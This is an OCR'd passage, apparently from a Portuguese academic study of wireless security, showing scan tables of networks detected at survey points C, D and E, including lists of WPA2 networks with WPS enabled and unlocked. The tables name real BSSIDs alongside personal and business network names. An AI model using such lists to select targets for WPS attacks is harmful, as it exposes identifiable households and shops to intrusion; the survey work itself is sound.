
A Figura 44 mostra as redes detectadas no ponto C.



BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
AC:84:C6:01:53:CA	-44	7	1	0	5	270	WPA2	CCMP	PSK	Jairo
A0:8E:78:E3:C4:BC	-58	1	20	0	1	130	WPA2	CCMP	PSK	Mari Araujo
C0:25:E9:BC:C0:E8	-61	5	0	0	7	270	WPA2	CCMP	PSK	Borelli
30:B5:C2:E1:E4:1A	-65	4	35	0	2	270	WPA2	CCMP	PSK	Wireless Cristiane
B8:D9:4D:79:00:C9	-65	7	0	0	1	130	WPA2	CCMP	PSK	Error
04:FE:8D:E1:8D:74	-66	7	2	0	9	130	WPA2	CCMP	PSK	Fatima
B0:4E:26:95:CF:CA	-70	5	0	0	5	270	WPA2	CCMP	PSK	Robison
E4:8D:8C:A9:E9:25	-71	4	0	0	1	130	WPA2	CCMP	PSK	Theo-e-Lara
F4:EC:38:B5:52:40	-72	7	1	0	9	270	WPA2	CCMP	PSK	FOGASSA
00:0C:42:6A:C5:00	-72	6	0	0	10	11 .	OPN			Ampernet SL II
7C:39:53:CA:EE:FE	-75	8	0	0	5	130	WPA2	CCMP	PSK	Jesus te ama
10:C1:72:CD:A3:40	-74	5	0	0	10	195	WPA2	CCMP	PSK	Copel 81
18:D6:C7:B9:F7:77	-76	8	0	0	13	130	WPA2	CCMP	PSK	aliedson
70:4F:57:3E:12:2C	-75	5	0	0	5	270	WPA2	CCMP	PSK	Rosa Cecilia
00:1A:3F:FC:5A:B6	-78	6	0	0	11	270	WPA2	CCMP	PSK	Priscila
50:09:59:CC:2C:C0	-78	5	0	0	11	270	OPN			Oi WiFi Fon
70:4F:57:90:18:DA	-79	1	0	0	9	270	WPA2	CCMP	PSK	Sergio Sauim
70:4F:57:A1:14:18	-80	2	0	0	5	270	WPA2	CCMP	PSK	Evaldo
A4:33:D7:47:36:C8	-80	3	0	0	1	130	WPA2	CCMP	PSK	HenryChiapparini
C0:25:E9:39:D5:EC	-81	3	1	0	13	270	WPA2	CCMP	PSK	Leonel
70:4F:57:70:FC:96	-81	2	0	0	11	270	WPA2	CCMP	PSK	Nedi
B0:4E:26:49:13:C4	-81	2	0	0	1	130	WPA2	CCMP	PSK	KOCH
00:4F:81:01:4C:3D	-82	2	0	0	11	54 .	WPA2	CCMP	PSK	Estofaria_Fio_99229006
04:FE:8D:E3:1E:14	-82	0	0	0	4	130	WPA2	CCMP	PSK	HUAWEI-JCUN
84:E0:58:14:05:78	-83	2	0	0	1	130	WPA2	CCMP	PSK	GVT-0578
14:CC:20:F9:B9:CA	-83	4	0	0	11	270	WPA2	CCMP	PSK	12

Figura 44 - Lista de redes sem fio detectadas no ponto C.
Fonte: autoria própria.


A Figura 45 mostra redes WPA2, no ponto C, com WPS ativo.



BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
84:E0:58:14:05:78	1	-83	2.0	No	Broadcom	GVT-0578
B8:D9:4D:79:00:C9	1	-73	2.0	No	Broadcom	Error
A4:33:D7:47:36:C8	1	-83	2.0	No	RalinkTe	HenryChiapparini
A0:8E:78:E3:C4:BC	1	-59	2.0	No	Broadcom	Mari Araujo
30:B5:C2:E1:E4:1A	2	-67	1.0	No	RealtekS	Wireless Cristiane
18:0F:76:92:5C:BE	4	-73	1.0	No	RalinkTe	CRM
B0:4E:26:95:CF:CA	5	-73	2.0	No	RalinkTe	Robison
70:4F:57:3E:12:2C	5	-75	2.0	No	RalinkTe	Rosa Cecilia
AC:84:C6:01:53:CA	5	-45	2.0	No	RalinkTe	Jairo
7C:39:53:CA:EE:FE	5	-75	1.0	No	RealtekS	Jesus te ama
70:4F:57:A1:14:18	5	-85	2.0	No	RalinkTe	Evaldo
E8:DE:27:81:2A:60	6	-81	1.0	No	AtherosC	ana.
C8:91:F9:E7:14:86	6	-81	2.0	No	Broadcom	GVT-1480
70:4F:57:A1:0F:E6	7	-79	2.0	No	RalinkTe	Dalva Tonial Silverio
C0:25:E9:BC:C0:E8	7	-63	2.0	No	RalinkTe	Borelli
F4:EC:38:B5:52:40	9	-71	1.0	No	AtherosC	FOGASSA
70:4F:57:90:18:DA	9	-81	2.0	No	RalinkTe	Sergio Sauim
70:4F:57:86:F9:0E	10	-85	2.0	No	RalinkTe	Dariva
00:1A:3F:FC:5A:B6	11	-77	2.0	No	RealtekS	Priscila
98:DE:D0:AF:12:D5	11	-83	1.0	No	AtherosC	Naturalizi.com.br
70:4F:57:70:FC:96	11	-83	2.0	No	RalinkTe	Nedi
C0:25:E9:39:D5:EC	13	-83	2.0	No	RalinkTe	Leonel
18:D6:C7:B9:F7:77	13	-81	1.0	No	RalinkTe	aliedson
14:CC:20:F9:B9:CA	11	-85	1.0	No	AtherosC	12
60:E3:27:5F:47:78	1	-83	1.0	No	AtherosC	Fernando
18:A6:F7:02:52:50	11	-85	2.0	No	LantiqML	JKT
C4:E9:84:9E:77:33	1	-81	1.0	No	AtherosC	ANDRE
52:FF:34:80:6D:2B	11	-81	2.0	No	RealtekS	Alvaro Polimentos

Figura 45 - Lista de rede no ponto C com WPS ativo
Fonte: autoria própria.


A Figura 46 mostra as redes detectadas no ponto D.



BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
10:BE:F5:74:33:D1	-57	5	0	0	1	65	WPA2	CCMP	PSK	Aline.
C4:12:F5:4F:C7:AB	-62	14	0	0	1	65	WPA2	CCMP	PSK	Ana
AC:C6:62:CB:B2:E0	-64	5	0	0	11	130	WPA2	CCMP	PSK	VIVO-B2E0
A0:AB:1B:14:5F:23	-66	5	0	0	7	270	WPA2	CCMP	PSK	Javier
B0:4E:26:7D:DC:8C	-67	7	0	0	8	270	WPA2	CCMP	PSK	Jurema
D4:6E:0E:E1:A4:86	-68	5	1	0	10	270	WPA2	CCMP	PSK	Elsa
04:FE:8D:E1:4B:E8	-65	6	1	0	10	130	WPA2	CCMP	PSK	Mafessoni
10:BE:F5:9A:F9:37	-71	6	0	0	3	130	WPA2	CCMP	PSK	Cleiton
B0:4E:26:47:D9:DE	-72	6	0	0	5	195	WPA2	CCMP	PSK	RedDuck
3C:1E:04:61:80:3C	-73	2	0	0	9	130	WPA2	CCMP	PSK	GVT-803C
B0:4E:26:A5:95:10	-74	4	0	0	5	270	WPA2	CCMP	PSK	Gustavo
2C:55:D3:46:40:70	-73	3	1	0	9	130	WPA2	CCMP	PSK	Bettiollo
48:8E:EF:8D:94:D4	-74	3	0	0	11	130	WPA2	CCMP	PSK	HUAWEI-cT6b
F8:D1:11:A9:B2:2C	-74	4	0	0	11	270	WPA2	CCMP	PSK	LavaJato
60:E3:27:35:CA:F0	-74	2	0	0	1	130	WPA2	CCMP	PSK	APTO1001
4C:5E:0C:CC:47:1F	-74	4	0	0	1	135	OPN			GIP-Socios
18:A6:F7:94:39:43	-74	5	0	0	3	270	WPA2	CCMP	PSK	Cleison Oro Agri
B0:4E:26:54:CB:70	-74	4	0	0	8	270	WPA2	CCMP	PSK	Finster.
C0:25:E9:6D:E4:8A	-75	5	0	0	3	270	WPA2	CCMP	PSK	Cleison Oro Agri
2C:55:D3:46:2D:C8	-75	2	0	0	11	130	WPA2	CCMP	PSK	cervashop
78:C1:A7:17:95:BE	-76	6	0	0	1	130	WPA2	CCMP	PSK	Paulo
50:1D:93:F8:55:E8	-76	5	0	0	8	195	WPA2	CCMP	PSK	Copel 24
84:16:F9:DD:AF:80	-76	4	0	0	1	270	WPA2	CCMP	PSK	Lore
AC:C6:62:EB:9F:08	-76	6	0	0	6	130	WPA2	CCMP	PSK	VIVO-9F08
00:1A:3F:96:35:64	-76	4	0	0	6	135	WPA2	CCMP	PSK	PATOLINE PB
C4:12:F5:C5:5A:DE	-76	3	0	0	2	65	WPA2	CCMP	PSK	REDE-COBERTURA

Figura 46 - Lista de redes sem fio detectadas no ponto D
Fonte: autoria própria.


A Figura 47 mostra as redes WPA2, no ponto D, com WPS ativo.



BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
78:C1:A7:17:95:BE	1	-77	1.0	No	RealtekS	Paulo
84:16:F9:DD:AF:80	1	-75	1.0	Yes	AtherosC	Lore
E8:DE:27:F0:DB:5A	1	-81	1.0	No	AtherosC	JB_UP
70:4F:57:BE:3D:D9	2	-77	2.0	No	RalinkTe	Bicho Babao
70:4F:57:3E:09:EA	2	-71	2.0	No	RalinkTe	MATHEUS
C0:25:E9:6D:E4:8A	3	-75	2.0	No	RalinkTe	Cleison Oro Agri
18:A6:F7:94:39:43	3	-79	1.0	No	AtherosC	Cleison Oro Agri
B0:4E:26:A5:95:10	5	-75	2.0	No	RalinkTe	Gustavo
70:4F:57:D9:68:18	5	-81	2.0	No	RalinkTe	BELEZA E CIA
00:1A:3F:96:35:64	6	-77	1.0	No	AtherosC	PATOLINE PB
AC:C6:62:EB:9F:08	6	-77	2.0	No	RalinkTe	VIVO-9F08
B0:4E:26:7D:DC:8C	8	-73	2.0	No	RalinkTe	Jurema
3C:1E:04:61:80:3C	9	-73	2.0	No	RealtekS	GVT-803C
D4:6E:0E:E1:A4:86	10	-69	2.0	No	RalinkTe	Elsa
AC:C6:62:CB:B2:E0	11	-61	2.0	No	RalinkTe	VIVO-B2E0
2C:55:D3:46:2D:C8	11	-79	1.0	No	Broadcom	cervashop
B0:4E:26:54:CB:70	8	-77	2.0	No	RalinkTe	Finster.
74:DA:DA:EA:FD:B8	2	-77	1.0	No	RalinkTe	dlink-FDB7
00:0C:42:68:37:72	4	-79	1.0	No		Cyber0012
F8:D1:11:A9:B2:2C	11	-73	1.0	No	AtherosC	LavaJato
18:D6:C7:82:68:80	1	-77	1.0	No	AtherosC	zelir-
AC:C6:62:48:40:44	6	-81	2.0	No	RalinkTe	VIVO-4044
3C:1E:04:62:3D:64	10	-79	2.0	No	RealtekS	GVT-3D64
70:4F:57:08:3C:86	2	-79	2.0	No	RalinkTe	Monica
70:4F:57:A1:16:F6	5	-75	2.0	No	RalinkTe	JoZanin
AC:C6:62:28:CF:30	6	-79	2.0	No	RalinkTe	VIVO-CF30
84:16:F9:CF:7A:EF	1	-79	1.0	No	AtherosC	TEKNOWCAR
AC:84:C6:93:D7:2D	9	-77	2.0	No	RalinkTe	JC restaura\\xc3\\xa7\\xc3\\xb5es

Figura 47 - Lista de redes no ponto D com WPS ativo
Fonte: autoria própria.


A Figura 48 mostra as redes detectadas no ponto E.



BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E4:6F:13:08:EE:25	-1	0	3	0	3	-1	WPA			<length: 0>
A0:AB:1B:14:20:C5	-51	4	1	0	3	130	WPA2	CCMP	PSK	Aline
5A:10:8C:51:06:C3	-54	3	0	0	1	130	WPA2	CCMP	PSK	Restaurante Pequim Privado
AC:84:C6:3C:CD:DC	-64	2	0	0	5	270	WPA2	CCMP	PSK	Gabriela
B0:4E:26:54:D6:88	-64	2	0	0	9	270	WPA2	CCMP	PSK	Yuji
B0:4E:26:7C:D4:AD	-66	3	0	0	8	130	WPA2	CCMP	PSK	Fernando
02:4E:26:7C:D4:AD	-66	3	0	0	8	130	WPA2	CCMP	PSK	Marcelo
C4:12:F5:50:87:A7	-67	4	0	0	7	65	WPA2	CCMP	PSK	Elizabeth
AC:C6:62:54:38:28	-69	4	0	0	1	130	WPA2	CCMP	PSK	VIVO-3828
FA:8F:CA:3B:7C:64	-70	2	0	0	5	65	OPN			<length: 0>
66:D1:54:44:B9:43	-70	2	0	0	1	270	WPA2	CCMP	PSK	AudioK - Clientes
C0:25:E9:59:DE:84	-70	3	0	0	2	270	WPA2	CCMP	PSK	TP-LINK_DE84
A4:33:D7:2D:7C:A0	-71	2	0	0	6	130	WPA2	CCMP	PSK	VIVO-7CA0
70:4F:57:E0:94:1E	-71	2	0	0	5	270	WPA2	CCMP	PSK	Miotto Silva
C8:3A:35:5E:D7:78	-72	0	0	0	6	135	WPA	CCMP	PSK	Silvio
AC:C6:62:81:8B:8C	-72	2	0	0	6	270	WPA2	CCMP	PSK	VIVO-8B8C
18:D6:C7:34:32:9D	-72	2	0	0	5	130	WPA2	CCMP	PSK	Vanderlei P Correia
C0:4A:00:B2:B2:BC	-72	2	0	0	5	270	WPA2	CCMP	PSK	402
B0:4E:26:FA:F1:18	-72	2	36	0	11	195	WPA2	CCMP	PSK	Dodi Studio Personal
64:D1:54:44:B9:43	-72	2	0	0	1	270	WPA2	CCMP	PSK	AudioK - CybertechNet
E4:3E:D7:14:F8:D4	-74	3	0	0	1	130	WPA2	CCMP	PSK	VIVO-F8D3
90:8D:78:8D:3D:1E	-74	2	0	0	1	65	WPA2	CCMP	PSK	Fabio
00:1A:3F:64:F7:81	-75	3	1	0	1	270	OPN			PATO LANCHES CLIENTES
02:1A:3F:64:F7:81	-76	2	0	0	1	270	WPA2	CCMP	PSK	Chrome
50:C7:BF:21:2B:C8	-76	2	0	0	7	405	WPA2	CCMP	PSK	401-GIL
C0:4A:00:54:44:38	-77	2	0	0	1	135	WPA2	CCMP	PSK	JJ

Figura 48 - Lista de redes sem fio detectadas no ponto E
Fonte: autoria própria.


A Figura 49 mostra as redes WPA2, no ponto E, com WPS ativo.



BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
F8:E9:03:9B:65:21	1	-81	2.0	No	RealtekS	GVT-6521
AC:C6:62:54:38:28	1	-69	2.0	No	RalinkTe	VIVO-3828
64:D1:54:44:B9:43	1	-71	1.0	No		AudioK - CybertechNet
E4:3E:D7:14:F8:D4	1	-71	2.0	No	Broadcom	VIVO-F8D3
C0:25:E9:42:0D:A0	1	-77	2.0	No	AtherosC	UDE
18:90:D8:2F:B4:46	1	-75	2.0	No	Broadcom	32250878 TREMBULAK_ADV
C4:6E:1F:30:41:2E	1	-79	1.0	No	RealtekS	Lais Munaretto
0C:B6:D2:1B:62:D8	2	-77	1.0	No	RalinkTe	Isabella
C0:25:E9:88:1C:44	3	-73	2.0	No	RalinkTe	TP-LINK_1C44
00:27:19:16:2E:E8	4	-67	1.0	No	AtherosC	Mari_tplink
00:0C:42:68:37:72	4	-77	1.0	No		Cyber0012
02:0C:42:68:BB:32	4	-79	1.0	No		PTP269
C0:4A:00:B2:B2:BC	5	-71	1.0	No	AtherosC	402
18:D6:C7:34:32:9D	5	-73	1.0	No	AtherosC	Vanderlei P Correia
AC:84:C6:3C:CD:DC	5	-67	2.0	No	RalinkTe	Gabriela
70:4F:57:E0:94:1E	5	-69	2.0	No	RalinkTe	Miotto Silva
A4:33:D7:2D:7C:A0	6	-75	2.0	No	RalinkTe	VIVO-7CA0
AC:C6:62:81:8B:8C	6	-71	2.0	No	RalinkTe	VIVO-8B8C
D4:6E:0E:94:45:62	7	-71	1.0	No	AtherosC	GVT-8B2D
A0:AB:1B:BC:71:2C	8	-69	2.0	No	RealtekS	em_dois_branding
B0:4E:26:54:D6:88	9	-65	2.0	No	RalinkTe	Yuji
B0:4E:26:FA:F1:18	11	-73	2.0	No	AtherosC	Dodi Studio Personal
F4:F2:6D:F8:99:08	13	-69	1.0	No	RalinkTe	TONTOCAT
80:F5:03:FD:63:78	1	-79	2.0	No	Broadcom	GVT-6378
C0:4A:00:54:44:38	1	-81	1.0	No	AtherosC	JJ
18:A6:F7:77:D6:20	5	-69	1.0	No	AtherosC	Vanderlei P Correia
AC:84:C6:27:A5:79	11	-71	2.0	No	RalinkTe	Papa Pizza
54:2F:8A:23:D3:90	11	-69	2.0	No	RealtekS	VIVO-D391

